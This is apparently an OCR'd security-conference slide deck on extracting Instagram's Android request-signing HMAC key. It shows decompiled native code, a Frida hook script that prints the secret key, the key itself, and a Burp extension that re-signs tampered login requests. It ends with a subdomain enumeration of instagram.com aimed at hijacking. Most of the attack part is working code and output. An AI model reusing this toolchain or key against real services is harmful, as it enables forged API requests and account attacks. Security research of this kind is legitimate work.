
SIGNATURE KEY PHISHING



SIGNATURE KEY PHISHING

signed_body=
0df7827209d895b1478a35a1882a9e1c87d3ba114cf8b1f603494b08b5d093b1.
{"_csrftoken":"423d22c063a801f468f21d449ed8a103","username":"abc","guid":"b0644495-5663-4917-b889-156f95b7f610","device_id":"android-f86311b4vsa5j7d2","password":"abc","login_attempt_count":"11"}


HMAC
SHA256



SIGNATURE KEY PHISHING

signed_body=
0df7827209d895b1478a35a1882a9e1c87d3ba114cf8b1f603494b08b5d093b1.
{"_csrftoken":"423d22c063a801f468f21d449ed8a103","username":"abc","guid":"b0644495-5663-4917-b889-156f95b7f610","device_id":"android-f86311b4vsa5j7d2","[illegible]
"login_attempt_coun


HMAC
SHA256



SIGNATURE KEY PHISHING

StringBridge.java

```
1  package com.instagram.strings;
2
3  import com.facebook.f.a.a;
5
6  public class StringBridge
7  {
8    private static boolean a = false;
9
10   static
11   {
12     try
13     {
14       h.a("scrambler");
15       h.a("strings");
16       return;
17     }
18     catch (Throwable localThrowable)
19     {
20       a.b(StringBridge.class, "Failed to load native string libraries", localThrowable);
21       a = true;
22     }
23   }
24
25   public StringBridge()
26   {
27   }
28
29   public static boolean a()
30   {
31     return a;
32   }
33
34   public static native String getInstagramString(String paramString);
35
36   public static native String getSignatureString(byte[] paramArrayOfByte);
37 }
```



SIGNATURE KEY PHISHING

```
int Java_com_instagram_strings_StringBridge_getSignatureString(int arg0) {
    r8 = *0x3f90;
    r7 = (sp - 0xec) + 0x0;
    r5 = r2;
    r8 = *0x3f90;
    r4 = arg0;
    *(r7 + 0xe4) = *r8;
    r3 = *arg0;
    r3 = *(r3 + 0x2e0);
    r0 = (r3)(arg0, r2, 0x0, r3, var_110, var_10C, var_108, var_104, var_100, var_FC, var_F8, var_F4, var_F0);
    r3 = *r4;
    r3 = *(r3 + 0x2ac);
    r10 = r0;
    r0 = (r3)(r4, r5);
    r3 = r0;
    *(r7 + 0x4) = r3;
    std::basic_string<char, std::char_traits<char>, std::allocator<char> >::basic_string();
    r11 = Scrambler::getString();
    std::basic_string<char, std::char_traits<char>, std::allocator<char> >::~basic_string();
    sp = sp - 0xec - (crypto_auth_hmacsha256_bytes() + 0x7 & !0x7);
    r0 = strlen(r11);
    crypto_auth_hmacsha256_init(r7 + 0x14, r11, r0);
    r3 = *(r7 + 0x4);
    crypto_auth_hmacsha256_update();
    crypto_auth_hmacsha256_final(r7 + 0x14, sp);
    (*(*r4 + 0x300))(r4, r5, r10, 0x0);
    r0 = crypto_auth_hmacsha256_bytes();
    r5 = 0x0;
    r6 = operator new[]();
    while (r5 < crypto_auth_hmacsha256_bytes()) {
            snprintf(r6 + r5 * 0x2, 0x3, 0x2ce9);
            r5 = r5 + 0x1;
    }
    r4 = (*(*r4 + 0x29c))(r4, r6);
    if (r6 != 0x0) {
            operator delete[]();
    }
    r8 = *0x3f90;
    r2 = *(r7 + 0xe4);
    r0 = r4;
    if (r2 != *r8) {
            r0 = __stack_chk_fail();
    }
    return r0;
}
```

HMAC SHA256 Key

SIGNATURE KEY PHISHING

```
int Scrambler::getString(std::string)(void arg0) {
    r6 = arg0;
    r3 = 0x2000c;
    r7 = *r3;
    r7 = r7 + 0x4;
    r4 = *(r7 + 0x4);
    r5 = r7;
    while (r4 != 0x0) {
            if (std::string::compare() < 0x0) {
                    r3 = *(r4 + 0xc);
            }
            if (CPU_FLAGS & L) {
                    r4 = r5;
            }
            if (CPU_FLAGS & GE) {
                    r3 = *(r4 + 0x8);
            }
            r5 = r4;
            r4 = r3;
    }
    if ((r5 != r7) && (std::string::compare() >= 0x0)) {
            r0 = *(r5 + 0x14);
            r0 = Scrambler::decrypt(r0);
    }
    else {
            r0 = 0x0;
    }
    return r0;
}
```


SIGNATURE KEY PHISHING

hook.py

```
1  import frida
2  import sys
3
4  session = frida.get_usb_device(1000000).attach("com.instagram.android")
5  script = session.create_script("""
6  fscrambler = Module.findExportByName(null,"_ZN9Scrambler9getStringESs");
7  Interceptor.attach(ptr(fscrambler), {
8      onLeave: function (retval) {
9          send("key: " + Memory.readCString(retval));
10     }
11 });
12 """)
13
14 def on_message(message, data):
15     print(message)
16
17 script.on('message', on_message)
18 script.load()
19 sys.stdin.read()
```

```
Arne:Desktop aswinnen$ python hook.py
{u'type': u'send', u'payload': u'key: c1c7d84501d2f0df05c378f5efb9120909ecfb39dff5494aa361ec0deadb509a'}
```

SIGNATURE KEY PHISHING



HMAC Generator / Tester Tool

Computes a Hash-based message authentication code (HMAC) using a secret key. A HMAC is a small set of data that helps authenticate the nature of message; it protects the integrity and the authenticity of the message.

The secret key is a unique piece of information that is used to compute the HMAC and is known both by the sender and the receiver of the message. This key will vary in length depending on the algorithm that you use.

I use Bouncy Castle for the implementation.

You can also use this page in HTTPS (SSL).

Copy-paste the message here

{"_csrftoken":"423d22c063a801f468f21d449ed8a103","username":"abc","guid":"b0644495-5663-4917-b889-156f95b7f610","device_id":"android-f86311b4vsa5j7d2","password":"abc","login_attempt_count":"12"}

Secret Key

c1c7d84501d2f0df05c378f5efb9120909ecfb39dff5494aa361ec0deadb509a

Select a message digest algorithm

SHA256

COMPUTE HMAC

Computed HMAC (in Hex):

0df7827209d895b1478a35a1882a9e1c87d3ba114cf8b1f603494b08b5d093b1

SIGNATURE KEY PHISHING

HMAC Generator / Tester Tool

Computes a Hash-based message auth helps authenticate the nature of message; it protects the integrity and the

The secret key is a unique piece of inforn the receiver of the message. This key will vary in length depending on the algor

I use Bouncy Castle for the implementati

You can also use this page in HTTPS (S

Copy-paste the message here

{"_csrftoken":"423d22c063a801f46 156f95b7f610","device_id":"android-f86311b4vsa5j7d2","password":"ab

Secret Key

c1c7d84501d2f0df05c378f5efb912(

Select a message digest algorith

SHA256

COMPUTE HMAC

Computed HMAC (in Hex):


0df7827209d895b1478a35a1882a9e1c87d3ba114cf8b1f603494b08b5d093b1

SIGNATURE KEY PHISHING


BurpExtender.java

```java
    @Override
    public void registerExtenderCallbacks(IBurpExtenderCallbacks callbacks)
    {
        // keep a reference to our callbacks object
        this.callbacks = callbacks;
        this.helpers = callbacks.getHelpers();
        // set our extension name
        callbacks.setExtensionName("Signature Instagram");
        // obtain our output stream
        stdout = new PrintWriter(callbacks.getStdout(), true);
        // register ourselves as an HTTP listener
        callbacks.registerHttpListener(this);
    }

    @Override
    public void processHttpMessage(int toolFlag, boolean messageIsRequest, IHttpRequestResponse messageInfo)
    {
        if(messageIsRequest) {
            byte[] request = messageInfo.getRequest();
            IParameter param = this.helpers.getRequestParameter(request, "signed_body");
            if(param != null) {
                String value = param.getValue();
                int index = value.indexOf('.');
                if(index != -1 && (index+1) < value.length()) {
                    String origSig = value.substring(0, index);
                    String payload = this.helpers.urlDecode(value.substring(index+1));
                    String newSig = BurpExtender.calculateSignature(payload);
                    if(!origSig.equals(newSig)) {
                        stdout.println("[Request] Modification detected! Updating signature now. [" + callbacks.getToolName(toolFlag) + "]");
                        String newValue = newSig + "." + this.helpers.urlEncode(payload);
                        IParameter newparam = this.helpers.buildParameter("signed_body", newValue, param.getType());
                        byte[] oldreq = this.helpers.removeParameter(request, param);
                        messageInfo.setRequest(this.helpers.addParameter(oldreq, newparam));
                    }
                }
            }
        }
    }

    private static String calculateSignature(String data) {
        Mac sha256_HMAC;
        try {
            sha256_HMAC = Mac.getInstance("HmacSHA256");
            SecretKeySpec secret_key = new SecretKeySpec(key.getBytes("UTF-8"), "HmacSHA256");
            sha256_HMAC.init(secret_key);
            return bytesToHex(sha256_HMAC.doFinal(data.getBytes("UTF-8"))).toLowerCase();
```

SIGNATURE KEY PHISHING




SIGNATURE KEY PHISHING



VULNERABILITIES

INFRASTRUCTURE

1. **Instagram.com Subdomain Hijacking on Local Network**




```
# python subbrute.py instagram.com
```

INFRASTRUCTURE

1. **Instagram.com Subdomain Hijacking on Local Network**


```
# python subbrute.py instagram.com
instagram.com
www.instagram.com
blog.instagram.com
i.instagram.com
admin.instagram.com
mail.instagram.com
support.instagram.com
help.instagram.com
platform.instagram.com
api.instagram.com
business.instagram.com
bp.instagram.com
graphite.instagram.com
...
```

INFRASTRUCTURE

1. **Instagram.com Subdomain Hijacking on Local Network**

